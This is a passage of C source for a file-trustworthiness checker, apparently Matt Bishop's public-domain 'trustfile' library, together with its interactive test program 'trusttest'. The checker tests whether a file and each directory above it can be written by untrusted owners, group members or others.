				t = fexp;
				while(*t && b < &full[MAXFILENAME])
					*b++ = *t++;
				/* smack on the /../ */
				t = "/../";
				while(*t && b < &full[MAXFILENAME])
					*b++ = *t++;
				/* append the symlink referent */
				t = csym;
				while(*t && b < &full[MAXFILENAME])
					*b++ = *t++;
				/* see if we're too big */
				if (*t || b == &full[MAXFILENAME]){
					/* yes -- error */
					tf_errno = TF_NOROOM;
					(void) strcpy(tf_path, fexp);
					return(TF_ERROR);
				}
				/* nope */
				*b = '\0';
			}
			else{
				/* absolute -- just copy */
				/* overflow can't occur as the arrays */
				/* are the same size                  */
				(void) strcpy(full, csym);
			}
			/*
			 * now check out this file and its ancestors
			 */
			if ((i = trustfile(full, okusers, badusers)) != TF_YES)
				return(i);
			/*
			 * okay, this part is valid ... let's check the rest
			 * put the / back
			 */
			if (p == fexp){
				/* special case for root */
				p[1] = c;
				p++;
			}
			else{
				/* ordinary case for everything else */
				*p = c;
				if (*p)
					p++;
			}
			continue;
		}
#endif


		/*
		 * if the owner is not trusted then -- as the owner can
		 * change protection modes -- he/she can write to the
		 * file regardless of permissions, so bomb
		 */
		if (((okusers != NULL && !isin((int)stbuf.st_uid, okusers)) ||
		     (badusers != NULL && isin((int)stbuf.st_uid, badusers)))){
			tf_errno = TF_BADUID;
			(void) strcpy(tf_path, fexp);
			return(TF_NO);
		}
		/*
		 * if a group member can write but the
		 * member is not trusted, bomb; but if
		 * sticky bit semantics are honored, it's
		 * okay
		 */
		if (((stbuf.st_mode&S_IWGRP) == S_IWGRP) &&
			/* logic: if okusers are named, ONLY those users */
			/* may be able to write on the component; if anyone */
			/* else can, it's untrustworthy */
			/* translation: IF using okusers AND no user other */
			/* than those in okusers are in the group THEN it's */
			/* safe to access */
				/* allgrp(grp, ok) == 1 if no-one other than
				 * ok are in grp */
		   ((okusers != NULL && !allgrp((int)stbuf.st_gid, okusers)) ||
```

```
                        /* logic: if badusers are named, NONE OF those users */
                        /* may be able to write on the component; if any */
                        /* of them can, it's untrustworthy */
                        /* translation: IF using badusers AND no user */
                        /* in badusers are in the group THEN it's */
                        /* safe to access */
                                /* isingrp(grp, badusers) == 1 if no-one
                                 * in badusers are in grp */
                   (badusers != NULL && isingrp((int)stbuf.st_gid, badusers)))
#ifdef STICKY
                        && ((stbuf.st_mode&S_IFDIR) != S_IFDIR ||
                                (stbuf.st_mode&S_ISVTX) != S_ISVTX)
#endif
                ){
                        tf_errno = TF_BADGID;
                        (void) strcpy(tf_path, fexp);
                        return(TF_NO);
                }
                /*
                 * if other can write, bomb; but if the sticky
                 * bit semantics are honored, it's okay
                 */
                if (((stbuf.st_mode&S_IWOTH) == S_IWOTH)
#ifdef STICKY
                        && ((stbuf.st_mode&S_IFDIR) != S_IFDIR ||
                                (stbuf.st_mode&S_ISVTX) != S_ISVTX)
#endif
                ){
                        tf_errno = TF_BADOTH;
                        (void) strcpy(tf_path, fexp);
                        return(TF_NO);
                }
                /*
                 * put the / back
                 */
                if (p == fexp){
                        /* special case for root */
                        p[1] = c;
                        p++;
                }
                else{
                        /* ordinary case for everything else */
                        *p = c;
                        if (*p)
                                p++;
                }
        }
        /*
         * yes, it can be trusted
         */
        (void) strcpy(tf_path, fexp);
        return(TF_YES);
}
```

```
/*
 *  trusttest -- program to test trustfile
 *
 * Commands are:
 * f <file>                     Check trustworthiness of given <file>.
 * h                            print help message
 * q                            quit
 * t <user1>,<user2>,...        set trusted list to user1, user2, ...
 *                              where user1 is either an account name
 *                              (the account must exist) or a UID
 *                              (the UID need not be associated with a
 *                              user).  Repeats aggregate.
 * u <user1>,<user2>,...        Like t, but adds to untrusted list
 * z [t|u|*]                    Zap trusted or untrusted lists (* means
 *                              both).
 *
 * Author information:
 * Matt Bishop
 * Department of Computer Science
 * University of California at Davis
 * Davis, CA  95616-8562
 * phone (916) 752-8060
 * email bishop@cs.ucdavis.edu
 *
 * This code is placed in the public domain.  I do ask that
 * you keep my name associated with it, that you not represent
 * it as written by you, and that you preserve these comments.
 * This software is provided "as is" and without any guarantees
 * of any sort.
 */
#include <stdio.h>
#include <ctype.h>
#include <pwd.h>
#include <string.h>
#include "trustfile.h"

/*
 * some useful constants
 */
#define CMD_SZ          2048    /* max input line length */
#define MAX_TRUST       2048    /* max number of trusted or untrusted users */

/*
 * one single stupidity ...
 */
#ifndef STRERROR
extern int sys_nerr;            /* max errno for which there's a message */
extern char *sys_errlist[];     /* list of error message */
#define strerror(x)     (((x)<sys_nerr)?sys_errlist[(x)]:"unknown error")
#endif
/*
 * global variables
 */
int trusted[MAX_TRUST];                 /* list of trusted users */
int ntrusted = 0;                       /* number of trusted users */
int untrusted[MAX_TRUST];               /* list of untrusted users */
int nuntrusted = 0;                     /* number of untrusted users */

/*
 * library varibles
 */
extern int errno;                       /* system error code */

/*
 * library functions
 */
#ifdef __STDC__
extern int getuid(void);                /* get real UID */
extern int geteuid(void);               /* get effective UID */
#else
extern int getuid();                    /* get real UID */
extern int geteuid();                   /* get effective UID */
#endif

/*
 * forward declarations
 */
#ifdef __STDC__
char *next(char *);             /* get next word from arg */
char *nextuid(char *, int *);   /* get UID of next word from arg */
char *getname(int);             /* map UID to name */
void check_file(char *);        /* test file, print results */
#else
char *next();                   /* get next word from arg */
char *nextuid();                /* get UID of next word from arg */
char *getname();                /* map UID to name */
void check_file();              /* test file, print results */
#endif

/*
 * the main routine
 */
#ifdef __STDC__
int main(void)
#else
int main()
#endif
{
        char cmd[CMD_SZ];       /* user input command line */
        register char *p;       /* used to walk command line */
        register int i;         /* counter in a for loop */
        int u;                  /* used to get uid from function */
        register int putnl = 1; /* put a newline before exiting */

        /*
         * command loop
         */
        while(printf("? for help > "), fgets(cmd, CMD_SZ, stdin) != NULL){
                /* eat leading white space */
                for(p = cmd; isspace(*p); p++)
                        ;
                /* check first char */
                switch(*p){
                case 'f':               /* check file */
                        /* get file name */
                        if ((p = next(++p)) == NULL || !*p)
                                printf("syntax: f file-name\n");
                        else
                                check_file(p);
                        break;
                case '?':               /* help message */
                case 'h':
                        printf("f file  check trustworthiness of file\n");
                        printf("h,?     help\n");
                        printf("q,x     quit\n");
                        printf("s       show trusted, untrusted users\n");
                        printf("t user  mark user trusted (UID or name)\n");
                        printf("u user  mark user untrusted (UID or name)\n");
                        printf("z what  zap list ");
                                printf("(t trusted, u untrusted, * both)\n");
```

```
        break;
case 'q':               /* quit */
case 'x':
        /* no newline; user already typed it */
        putnl = 0;
        goto bye;
case 'r':               /* restore something */
case 's':               /* show status */
        /* first print trusted users */
        printf("trusted UIDs:");
        if (ntrusted == 0 && nuntrusted == 0){
                /* default list */
                printf(" 0(root) %d", getuid());
                if ((p = getname(getuid())) != NULL)
                        printf("(%s)", p);
        }
        else{
                /* print the elements of the array   */
                /* if none, it's okay; the untrusted */
                /* users will show up                */
                for(i = 0; i < ntrusted; i++){
                        /* print uid(name) or uid */
                        printf(" %d", trusted[i]);
                        if ((p = getname(trusted[i])) != NULL)
                                printf("(%s)", p);
                }
        }
        putchar('\n');
        /* next print untrusted users */
        printf("untrusted UIDs:");
        /* print the elements of the array */
        /* if none, it's okay; the trusted */
        /* users will show up              */
        for(i = 0; i < nuntrusted; i++){
                /* print uid(name) or uid */
                printf(" %d", untrusted[i]);
                if ((p = getname(untrusted[i])) != NULL)
                        printf("(%s)", p);
        }
        putchar('\n');
        break;
case 't':               /* add to trusted user set */
        while((p = nextuid(++p, &u)) != NULL)
                trusted[ntrusted++] = u;
        break;
case 'u':               /* add to untrusted user set */
        while((p = nextuid(++p, &u)) != NULL)
                untrusted[nuntrusted++] = u;
        break;
case 'z':               /* zap something */
        /* what to zap */
        if ((p = next(++p)) == NULL || !*p)
                p = "*";
        switch(*p){     /* do it */
        case 't':       /* ... to trusted list */
                ntrusted = 0;
                break;
        case 'u':       /* ... to untrusted list */
                nuntrusted = 0;
                break;
        case '*':       /* ... to both lists */
                ntrusted = nuntrusted = 0;
                break;
        default:        /* ??? print help message */
                printf("z t     clear trusted user list\n");
                printf("z u     clear untrusted user list\n");
                printf("z *     clear both lists\n");
                break;
        }
        break;
default:                /* ??? */
        printf("Unknown command %c (%o).\n", *p, *p);
        break;
        }
}

/*
 * the exit
 */
bye:    /* put a newline if needed (ie, on EOF) */
        if (putnl)
                putchar('\n');
        /* leave 'em smiling! */
        return(0);
}

/*
 * given a string return the next non-whitespace part
 * example:
 * given "   hello goodbye" it returns "hello"
 */
#ifdef __STDC__
char *next(char *str)
#else
char *next(str)
char *str;                      /* string to be parsed */
#endif
{
        static char rbuf[CMD_SZ];       /* holds string being returned */
        char *r = rbuf;                 /* used to load string */

        /*
         * skip leading whitespace
         */
        while(isspace(*++str))
                ;
        /*
         * load the buffer
         */
        while(*str && !isspace(*str))
                *r++ = *str++;
        *r = '\0';
        /*
         * return it
         */
        return(rbuf);
}

/*
 * given a string like "99 bishop 0", break out each
 * the next component, and return the UID of that user in
 * the address pointed to by uid; return value is the char
 * string following that broken-off part
 * example: call this 4 times with "99 bishop 0"
 * first time, returns " bishop 0" with *uid set to 99
 * second time, returns " 0" with *uid set to 314 (user bishop's UID)
 * third time, returns "" with *uid set to 0
 * fourth time, returns NULL
 */
#ifdef __STDC__
```

```
char *nextuid(char *str, int *uid)
#else
char *nextuid(str, uid)
char *str;                      /* string to be parsed */
int *uid;                       /* where to put next UID */
#endif
{
        char rbuf[CMD_SZ];              /* holds string to be made a UID */
        register struct passwd *pwd;    /* points to user information */
        register int n;                 /* used to compute UID from string */
        register char *r = rbuf;        /* used to walk a buffer */

        /*
         * skip leadingwhitespace
         */
        while(isspace(*str) || *str == ',')
                str++;
        /* if that's it, return */
        if (!*str)
                return(NULL);
        /*
         * now save the next set of non-whitespaces
         */
        while(*str && !isspace(*str) && *str != ',')
                *r++ = *str++;
        *r = '\0';

        /*
         * is it a numeric UID?
         */
        for(n = 0, r = rbuf; isdigit(*r); r++)
                n = n * 10 + *r - '0';
        if (!*r){
                /* yes -- return the UID and string position */
                *uid = n;
                return(str);
        }
        /*
         * nope -- see if it's a name
         */
        if ((pwd = getpwnam(rbuf)) == NULL)
                return(NULL);
        /*
         * yes -- return UID and string position
         */
        *uid = pwd->pw_uid;
        return(str);
}

/*
 * given a UID, get the associated login name (if any)
 */
#ifdef __STDC__
char *getname(int u)
#else
char *getname(u)
int u;                          /* get name for this UID */
#endif
{
        register struct passwd *p;      /* points to user information */

        /*
         * look up the given UID
         */
        if ((p = getpwuid(u)) == NULL)
                return(NULL);
        /*
         * return the name
         */
        return(p->pw_name);
}

/*
 * this does the real work ... given a name, it checks trustworthiness,
 * says yea or nay, and says why
 */
#ifdef __STDC__
void check_file(char *fname)
#else
void check_file(fname)
char *fname;
#endif
{
        register int res;               /* result of trustworthiness check */

        /*
         * set the default (effective) UID variable and terminate
         * the trusted and untrusted arrays
         */
        tf_euid = geteuid();
        trusted[ntrusted] = -1;
        untrusted[nuntrusted] = -1;

        /*
         * see if it's trusted
         */
        res = trustfile(fname,
                        ntrusted == 0 ? NULL : trusted,
                        nuntrusted == 0 ? NULL : untrusted);

        /*
         * interpret the result
         */
        switch(res){
        case TF_YES:            /* can be trusted */
                printf("The file \"%s\" is trustworthy\n", fname);
                break;
        case TF_NO:             /* cannot be trusted */
                printf("The file \"%s\" is untrustworthy ", fname);
                printf("because \"%s\" is untrustworthy\n", tf_path);
                switch(tf_errno){       /* because ... */
                case TF_BADUID:         /* owner is a dirtbag */
                        printf("(the owner is untrustworthy and ");
                        printf("can write to it)\n");
                        break;
                case TF_BADGID:         /* member of group is a dirtbag */
                        printf("(a member of the group is untrustworthy and ");
                        printf("the group can write to it)\n");
                        break;
                case TF_BADOTH:         /* everyone is a dirtbag */
                        printf("(anyone can write to it)\n");
                        break;
                }
                break;
        case TF_ERROR:          /* can't figure out whether to trust */
                printf("An error occurred in the test for trustworthiness:\n");
                switch(tf_errno){       /* because ... */
                case TF_BADFILE:        /* bogus file name given */
                        printf("The file name supplied is NULL\n");
                        break;
```

```
                case TF_BADNAME:        /* problem geting canonical file name */
                        printf("The file name was relative ");
                        printf("and could not be expanded\n");
                        printf("%s\n", tf_path);
                        break;
                case TF_BADSTAT:        /* stat failed -- give system error */
                        printf("lstat on the file name failed\n");
                        printf("%s: %s\n", tf_path, strerror(errno));
                        break;
                case TF_NOROOM:         /* ran out of storage room */
                        printf("The file name was too long for ");
                        printf("the preallocated space ");
                        printf("(%d bytes)\n", MAXFILENAME);
                        break;
                }
                break;
        }
}
```